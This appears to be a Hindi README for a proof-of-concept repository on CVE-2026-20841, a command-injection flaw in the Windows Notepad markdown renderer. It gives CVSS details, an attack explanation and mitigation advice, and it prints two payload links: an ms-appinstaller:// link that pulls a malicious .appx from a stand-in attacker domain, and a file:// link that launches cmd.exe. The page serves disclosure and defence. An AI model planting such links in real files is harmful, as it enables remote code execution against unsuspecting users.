 dogukankurnaz/cve-2026-20841-poc
प्रूफ-ऑफ-कॉन्सेप्ट जो विंडोज नोटपैड में क्राफ्टेड मार्कडाउन लिंक के माध्यम से कमांड इंजेक्शन प्रदर्शित करता है, जिससे रिमोट कोड निष्पादन संभव होता है। इसमें अटैक वेक्टर, CVSS मेट्रिक्स और निवारण मार्गदर्शन शामिल हैं।

| फ़ील्ड | विवरण |
|---|
| CVE ID | CVE-2026-20841 |
| शीर्षक | विंडोज नोटपैड ऐप रिमोट कोड निष्पादन भेद्यता |
| प्रभाव | रिमोट कोड निष्पादन |
| अधिकतम गंभीरता | महत्वपूर्ण |
| CVSS v3.1 आधार / अस्थायी | 8.8 / 7.7 |
| CVSS वेक्टर | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C |
| CWE | CWE-77: कमांड में प्रयुक्त विशेष तत्वों का अनुचित न्यूट्रलाइज़ेशन ('कमांड इंजेक्शन') |
| प्रभावित उत्पाद | विंडोज नोटपैड ऐप (माइक्रोसॉफ्ट स्टोर संस्करण, 11.2510 से पहले के बिल्ड) |
| निर्धारक CNA | माइक्रोसॉफ्ट |
| प्रकाशित | 10 फरवरी, 2026 |
| सार्वजनिक रूप से खुलासा | नहीं |
| शोषित | नहीं |
| शोषण मूल्यांकन | शोषण की संभावना कम |
विंडोज नोटपैड ऐप में कमांड में प्रयुक्त विशेष तत्वों का अनुचित न्यूट्रलाइज़ेशन ('कमांड इंजेक्शन') एक अनधिकृत हमलावर को नेटवर्क पर कोड निष्पादित करने की अनुमति देता है।
आधुनिक विंडोज नोटपैड ऐप (माइक्रोसॉफ्ट स्टोर के माध्यम से वितरित) ने मार्कडाउन रेंडरिंग समर्थन पेश किया है, जिसमें क्लिक करने योग्य हाइपरलिंक शामिल हैं। यह भेद्यता इसलिए मौजूद है क्योंकि नोटपैड मार्कडाउन लिंक के भीतर URI स्कीम को संसाधित करने से पहले उन्हें ठीक से मान्य और सैनिटाइज़ करने में विफल रहता है। एक हमलावर विशेष रूप से बनाए गए लिंक वाली एक दुर्भावनापूर्ण .md फ़ाइल तैयार कर सकता है, जिसे उपयोगकर्ता द्वारा क्लिक करने पर, असत्यापित प्रोटोकॉल हैंडलर रिमोट सामग्री को लोड और निष्पादित करने के लिए ट्रिगर होते हैं।
| मेट्रिक | मान |
|---|---|
| हमला वेक्टर | नेटवर्क |
| हमला जटिलता | कम |
| आवश्यक विशेषाधिकार | कोई नहीं |
| उपयोगकर्ता सहभागिता | आवश्यक |
| दायरा | अपरिवर्तित |
| गोपनीयता प्रभाव | उच्च |
| अखंडता प्रभाव | उच्च |
| उपलब्धता प्रभाव | उच्च |
| मेट्रिक | मान |
|---|---|
| शोषण कोड परिपक्वता | अप्रमाणित |
| उपचार स्तर | आधिकारिक फिक्स |
| रिपोर्ट विश्वसनीयता | पुष्टि |
एक हमलावर इस भेद्यता का शोषण कैसे कर सकता है?
एक हमलावर उपयोगकर्ता को नोटपैड में खोली गई मार्कडाउन फ़ाइल के अंदर एक दुर्भावनापूर्ण लिंक पर क्लिक करने के लिए धोखा दे सकता है, जिससे एप्लिकेशन असत्यापित प्रोटोकॉल लॉन्च कर सकता है जो रिमोट फ़ाइलों को लोड और निष्पादित करते हैं।
रिमोट कोड निष्पादन का लक्ष्य संदर्भ क्या है?
CVSS मेट्रिक के अनुसार, हमला वेक्टर नेटवर्क (AV:N) है और उपयोगकर्ता सहभागिता आवश्यक है (UI:R)। दुर्भावनापूर्ण कोड उस उपयोगकर्ता के सुरक्षा संदर्भ में निष्पादित होगा जिसने मार्कडाउन फ़ाइल खोली है, जिससे हमलावर को उस उपयोगकर्ता के समान अनुमतियाँ मिलेंगी।
.md) फ़ाइल तैयार करता है।ms-appinstaller://) को ट्रिगर करता है जो रिमोट पेलोड को प्राप्त और निष्पादित कर सकते हैं, या file:// URI जो सीधे स्थानीय निष्पादन योग्य फ़ाइलों को लॉन्च कर सकते हैं।अस्वीकरण: यह प्रमाण की अवधारणा केवल शैक्षिक और अधिकृत सुरक्षा अनुसंधान उद्देश्यों के लिए प्रदान की गई है। इसका उपयोग उन प्रणालियों के विरुद्ध न करें जिनके आप स्वामी नहीं हैं या जिनके परीक्षण के लिए आपके पास स्पष्ट लिखित अनुमति नहीं है। कंप्यूटर प्रणालियों तक अनधिकृत पहुंच अवैध है और कानून द्वारा दंडनीय है।


PoC तैयार किए गए मार्कडाउन लिंक के माध्यम से दो हमला वेक्टर प्रदर्शित करता है:
वेक्टर 1 - प्रोटोकॉल हैंडलर दुरुपयोग के माध्यम से रिमोट पेलोड स्थापना:
[Click to view document](ms-appinstaller://?source=https://attacker-controlled-domain/malicious.appx)
वेक्टर 2 - फ़ाइल URI के माध्यम से स्थानीय निष्पादन योग्य फ़ाइल का आह्वान:
[Click here](file://C:/windows/system32/cmd.exe)
.md फ़ाइलों को नोटपैड में न खोलें।इस रिपॉजिटरी में प्रदान की गई जानकारी केवल शैक्षिक और अधिकृत सुरक्षा अनुसंधान उद्देश्यों के लिए है। यह प्रमाण की अवधारणा रक्षकों को भेद्यता को समझने और कम करने में मदद करने के लिए साझा की गई है। लेखक यहां प्रदान की गई जानकारी या उपकरणों के किसी भी दुरुपयोग के लिए जिम्मेदार नहीं है। किसी भी प्रणाली पर भेद्यता का परीक्षण करने से पहले हमेशा उचित लिखित प्राधिकरण प्राप्त करें। कंप्यूटर प्रणालियों तक अनधिकृत पहुंच अधिकांश न्यायक्षेत्रों में एक आपराधिक अपराध है। जिम्मेदारी और नैतिकता से उपयोग करें।
